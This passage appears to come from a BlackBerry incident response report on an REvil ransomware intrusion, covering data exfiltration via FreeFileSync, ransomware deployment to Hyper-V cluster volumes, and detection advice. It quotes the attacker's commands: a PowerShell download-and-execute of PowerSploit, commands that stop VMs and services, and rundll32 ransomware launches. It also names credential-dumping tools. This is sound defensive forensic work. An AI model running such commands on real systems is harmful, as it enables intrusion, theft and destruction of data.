The REvil group is known to exfiltrate data prior to deploying ransomware. In identifying any potential exfiltration activity, the BlackBerry Incident Response Team searched across a number of forensic artifacts to identify common exfiltration tools, or enumeration of sensitive folders or file shares. The threat actor used the PowerSploit PowerShell module to discover file servers on the network that may contain sensitive data for exfiltration:

```
IEX (New-Object Net-Webclient).DownloadString('http://127.0.0.1:6101/'); Get-
DomainFileServer
```

After discovering potential file servers, typically a threat actor will begin enumerating available shares. One of the most helpful artifacts in identifying enumeration of sensitive file shares or folders is the Windows Shellbag artifact, located within the USRCLASS.dat registry hive. In this case, the actor navigated through many folders on the primary file server, likely in attempts to identify the “crown jewels.”

In addition to this enumeration activity, the **FreeFileSync** utility was executed from the same system immediately following the Shellbag enumeration event. Unfortunately, the threat actor had deleted the folder containing any logs related to **FreeFileSync**, and Windows Event logs on the system were unavailable from the timeframe of the file’s initial execution. However, through file carving and memory analysis, BlackBerry was able to extract many (but not all) Windows Event logs from the incident timeframe. Windows Event

ID 5156, used to track connections allowed by the Windows Filtering Platform, showed connections from **FreeFileSync** to Google-owned IP addresses, such as that shown in the image below.

Figure 17: FreeFileSync remote connections

Analysis of firewall activity from the system to the Google-owned IPs also revealed several gigabytes worth of network traffic sent from **FreeFileSync**. BlackBerry determined that the REvil group likely used **FreeFileSync** to exfiltrate data to Google Drive™.

Ransomware Installation

Prior to deploying ransomware across the environment, the threat actor once again attempted to disable the Windows Defender feature via Powershell and Scheduled Tasks. Rather than deploying ransomware across the entire environment, the group was more selective, instead targeting the Hyper-V hosts, and more specifically the Cluster Shared Volumes (CSVs) containing the virtual machines (VMs). VMs and Hyper-V services were stopped via PowerShell just prior to deploying ransomware to the CSVs.

```
Suspend-ClusterNode -name [redacted]
Get-VM | where {$_.State -eq 'Running'} | Stop-VM
Get-Service vmms | Stop-Service
Get-Service vmmAgent | Stop-Service
Get-Service vmma | Stop-Service
Get-Service vmmha | Stop-Service
Get-Service vmmh | Stop-Service
```

The file xyz[.]dll was then downloaded to the affected systems and deployed against the Cluster Shared Volumes.

```
C:\Users>rundll32.exe xyz[.]dll,DllRegisterServer -path "D:\ClusterStorage\Volume1"
C:\Users>rundll32.exe xyz[.]dll,DllRegisterServer -path "D:\ClusterStorage\Volume2"
C:\Users>rundll32.exe xyz[.]dll,DllRegisterServer -path "D:\ClusterStorage\Volume3"
C:\Users>rundll32.exe xyz[.]dll,DllRegisterServer -path "D:\ClusterStorage\Volume4"
```

REvil/Sodinokibi ransomware includes a configuration that is used to determine parameters, such as which file extensions to target for encryption, which processes to kill prior to beginning the encryption routine, and which directories or extensions to exclude to avoid causing damage to the target operating system. The Sodinokibi ransomware is well-documented in the following article by the BlackBerry Threat Research team:

https://blogs.blackberry.com/en/2019/07/threat-spotlight-sodinokibi-ransomware

Hunting

Applying defense in depth is important to both detecting and preventing this sort of intrusion. BlackBerry identified several opportunities at which the threat group may have been detected and eradicated early on in the attack chain. While intrusion prevention is critical, a robust intrusion detection posture is as — if not more — vital to preventing this sort of widespread ransomware event. With 24x7x365 monitoring of antivirus/EDR tools, as well as endpoint event logs and network appliances, this event very likely could have been detected and prevented before becoming a large-scale compromise.

In this incident, BlackBerry identified multiple TTPs that can be monitored for abuse detection, including:


- Monitoring of encoded PowerShell commands or potential web requests
- Monitoring for creation of BloodHound output files
- Baseline data transfer tools and remote administration tools, such as FreeFileSync or PsExec, and monitor for outlying software
- Monitoring for usage of common password dumping techniques, such as mimikatz, procdump, or comsvcs.dll
- Monitoring for usage of enumeration tools, such as Advanced IP Scanner or PowerSploit commands

About Codi Starks

Senior Professional Services Incident Response Consultant at BlackBerry.

Codi Starks has more than twelve years of IT, cybersecurity, and incident response experience. During his time in the field he has supported and led difficult incident response engagements for Fortune 500 companies spanning multiple continents.

He currently holds several certifications and achievements, including an M.S. in Information Security and Assurance, as well as the OSCP and SANS GCFE certifications. He has won multiple cybersecurity competitions, including OpenSOC, SANS DFIR Netwars, and SOCX.



About Ryan Chapman

Ryan Chapman is Principal Incident Response & Forensics Consultant, BlackBerry.

As an author, instructor, and information security professional with over 18 years' experience, Ryan runs and works incidents for clients to provide response, assessment, and training in the digital forensics and incident response (DFIR) realm at BlackBerry. His primary case types involve digital forensics investigations (e.g. ransomware cases), compromise assessments, business email compromises, tabletop exercises, and more. Ryan loves the fact that the security industry is an ever-evolving creature.

Back